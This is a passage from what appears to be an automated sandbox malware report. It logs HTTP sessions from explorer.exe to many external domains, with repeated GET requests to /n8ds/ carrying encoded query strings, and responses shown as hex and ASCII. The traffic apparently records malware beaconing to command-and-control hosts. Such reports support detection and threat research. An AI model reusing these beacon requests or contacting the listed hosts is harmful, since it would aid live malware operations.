25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.11.20	49808	185.98.5.234	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:36:18.826982021 CET	490	OUT	GET /n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.avto-click.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:36:18.927215099 CET	491	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 01 Dec 2021 09:36:18 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.avto-click.com/n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.11.20	49810	50.118.200.120	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:36:42.228549004 CET	500	OUT	GET /n8ds/?gHl=ugV9/Bgr3P1mb2nQP4ZDF3X4f1GtZOS3PBkli+plGM3Op0j+GZlR0Q/pb3EXjxNGdMZ9&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.mariforum.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:36:42.392623901 CET	501	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 01 Dec 2021 09:36:33 GMT Content-Type: text/html Content-Length: 801 Connection: close Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e c7 e0 ba a3 b4 c8 c1 b1 b2 cd d2 fb b9 dc c0 ed d3 d0 cf de b9 ab cb be 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><script language="javascript" type="text/javascript" src="/tj.js"></script><script language="javascript" type="text/javascript" src="/common.js"></script></head><body><script>(function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s);})();</script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49792	34.117.168.233	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:33:58.498277903 CET	452	OUT	GET /n8ds/?gHl=FAvywzfH3HDMRaMd6mXcK7Ff9728JoUvMaeuTcvdPUDnDDD48ydkC5f+8+l9m9miG/Ye&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.quickcoreohio.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:33:58.557224989 CET	453	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 01 Dec 2021 09:33:58 GMT Content-Length: 0 location: https://www.quickcoreohio.com/n8ds?gHl=FAvywzfH3HDMRaMd6mXcK7Ff9728JoUvMaeuTcvdPUDnDDD48ydkC5f+8+l9m9miG%2FYe&4ha8=4hi0dlyHZliDfr strict-transport-security: max-age=120 x-wix-request-id: 1638351238.5061440754192168 Age: 0 X-Seen-By: GXNXSWFXisshliUcwO20NXdyD4zpCpFzpCPkLds0yMee4S/tIi1tDSp5Qumwr1X2,qquldgcFrj2n046g4RNSVCm4KltXwR8rcp1PEWM/24w=,2d58ifebGbosy5xc+FRals1iGk+Dzs7YMEQs9FzqM731GxMmD0QkTvjSjuzyIlnzjoe2GMQJ/MdiMK4Y/vI70wH2bhC5kpIPgX7mMayef2U=,2UNV7KOq4oGjA5+PKsX47Ap6L/PfruwthWYF2FkPoC1YgeUJqUXtid+86vZww+nL,2r0eby5dl6V4RsTzy6fSQBa4WkxNqw3T7h5qXwtfnzLwcXiCJjelMQdweukbvEnQ,l7Ey5khejq81S7sxGe5NkzWZApkBKNPXUZc4tWRmF4pNG+KuK+VIZfbNzHJu0vJu,UCcefuQCi27dXmJSD6Vpi13kdmCHz08NAauL91yJBmL3eDRED8E4Fg02brRqK54KWIHlCalF7YnfvOr2cMPpyw== Cache-Control: no-cache server-timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw3_g X-Content-Type-Options: nosniff Server: Pepyaka/1.19.10 Via: 1.1 google Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.11.20	49811	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:36:47.488163948 CET	502	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=tD0293ekre+uqVzNRybWeIsGKZg60tBQR/GVivWOVJ5sXdl+h0HHf0F fKjbRE++mAfFR HTTP/1.1 Host: www.effective.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:36:47.583441973 CET	503	IN	HTTP/1.1 200 OK Server: openresty Date: Wed, 01 Dec 2021 09:36:47 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: parking_session=316cf26c-f9a3-2dc1-9b07-4c3ff6085d7f; expires=Wed, 01-Dec-2021 09:51:47 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oY OeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_aouWvJ9foHu9h2IZO1AVXAiGkFF0mjysLia4 6XFfNlV3BgMktnDdtB++9NcJeojUA3StzqNPT22SrzKXPGtwTA== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Data Raw: 35 39 31 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 61 6f 75 57 76 4a 39 66 6f 48 75 39 68 32 49 5a 4f 31 41 56 58 41 69 47 6b 46 46 30 6d 6a 79 73 4c 69 61 34 36 58 46 66 4e 6c 56 33 42 67 4d 6b 74 6e 44 64 74 42 2b 2b 39 4e 63 4a 65 6f 6a 55 41 33 53 74 7a 71 4e 50 54 32 32 53 72 7a 4b 58 50 47 74 77 54 41 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 2f 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 69 6e 67 2e 62 6f 64 69 73 63 64 6e 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 22 20 63 72 6f 73 73 Data Ascii: 591<!doctype html><html lang="en" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp 2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ= =_aouWvJ9foHu9h2IZO1AVXAiGkFF0mjysLia46XFfNlV3BgMktnDdtB++9NcJeojUA3StzqNPT22SrzKXPGtwTA=="> <head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="shortcut ic on" href="/favicon.ico" type="image/x-icon"/><link rel="preconnect" href="https://www.google.com" crossorigin><link rel= "dns-prefetch" href="https://parking.bodiscdn.com" crossorigin><link rel="dns-prefetch" href="https://fonts.googleapis.com" cross

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.11.20	49812	104.21.82.227	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:37:03.333529949 CET	505	OUT	GET /n8ds/?3fIl1=6lYt5jhP&gHl=n1UrTr6j/bQFz4e4Cp8BbMP0v/KiHdXZ9JkrSrs2y278xAws0T3fM8y5E13MJVyQk50j H TTP/1.1 Host: www.ozattaos.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.11.20	49813	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:37:09.230278969 CET	506	OUT	GET /n8ds/?gHl=/jsG/ERKVryn6C207o/LcEim1QqN5MyxJsKeesIBefptic1Rr4NlAfFwHDf6m9wpfQov&3fIl1=6lYt5jhP H TTP/1.1 Host: www.littlefishth.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:37:09.337218046 CET	507	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 01 Dec 2021 09:37:09 GMT Content-Type: text/html Content-Length: 275 ETag: "618be735-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.11.20	49814	185.61.153.97	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:37:52.205991030 CET	509	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kHZ4c HTTP/1.1 Host: www.dif-directory.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:37:52.234708071 CET	511	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Wed, 01 Dec 2021 09:37:52 GMT server: LiteSpeed location: https://www.dif-directory.xyz/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=xt9lVamh+l2tCJEzLraep2wr4mh9RzdETgdkMDxktciC9JfbtbQO2x805OfzVZ2kHZ4c x-turbo-charged-by: LiteSpeed x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff strict-transport-security: max-age=31536000; includeSubDomains; preload; referrer-policy: no-referrer-when-downgrade connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.11.20	49815	185.98.5.234	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:37:57.337733030 CET	511	OUT	GET /n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.avto-click.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:37:57.436963081 CET	512	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 01 Dec 2021 09:37:57 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.avto-click.com/n8ds/?gHl=36nvuDOhb+cAfEYoHlPXfn1RMzo0BBULKTbTy1LRYyC8hoxuY2l1xvAmELDfWhX0UcPs&4ha8=4hi0dlyHZliDfr Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.11.20	49816	50.118.200.120	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:38:19.362488031 CET	514	OUT	GET /n8ds/?gHl=ugV9/Bgr3P1mb2nQP4ZDF3X4f1GtZOS3PBkli+plGM3Op0j+GZlR0Q/pb3EXjxNGdMZ9&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.mariforum.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:38:19.525703907 CET	515	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 01 Dec 2021 09:38:10 GMT Content-Type: text/html Content-Length: 801 Connection: close Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e c7 e0 ba a3 b4 c8 c1 b1 b2 cd d2 fb b9 dc c0 ed d3 d0 cf de b9 ab cb be 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 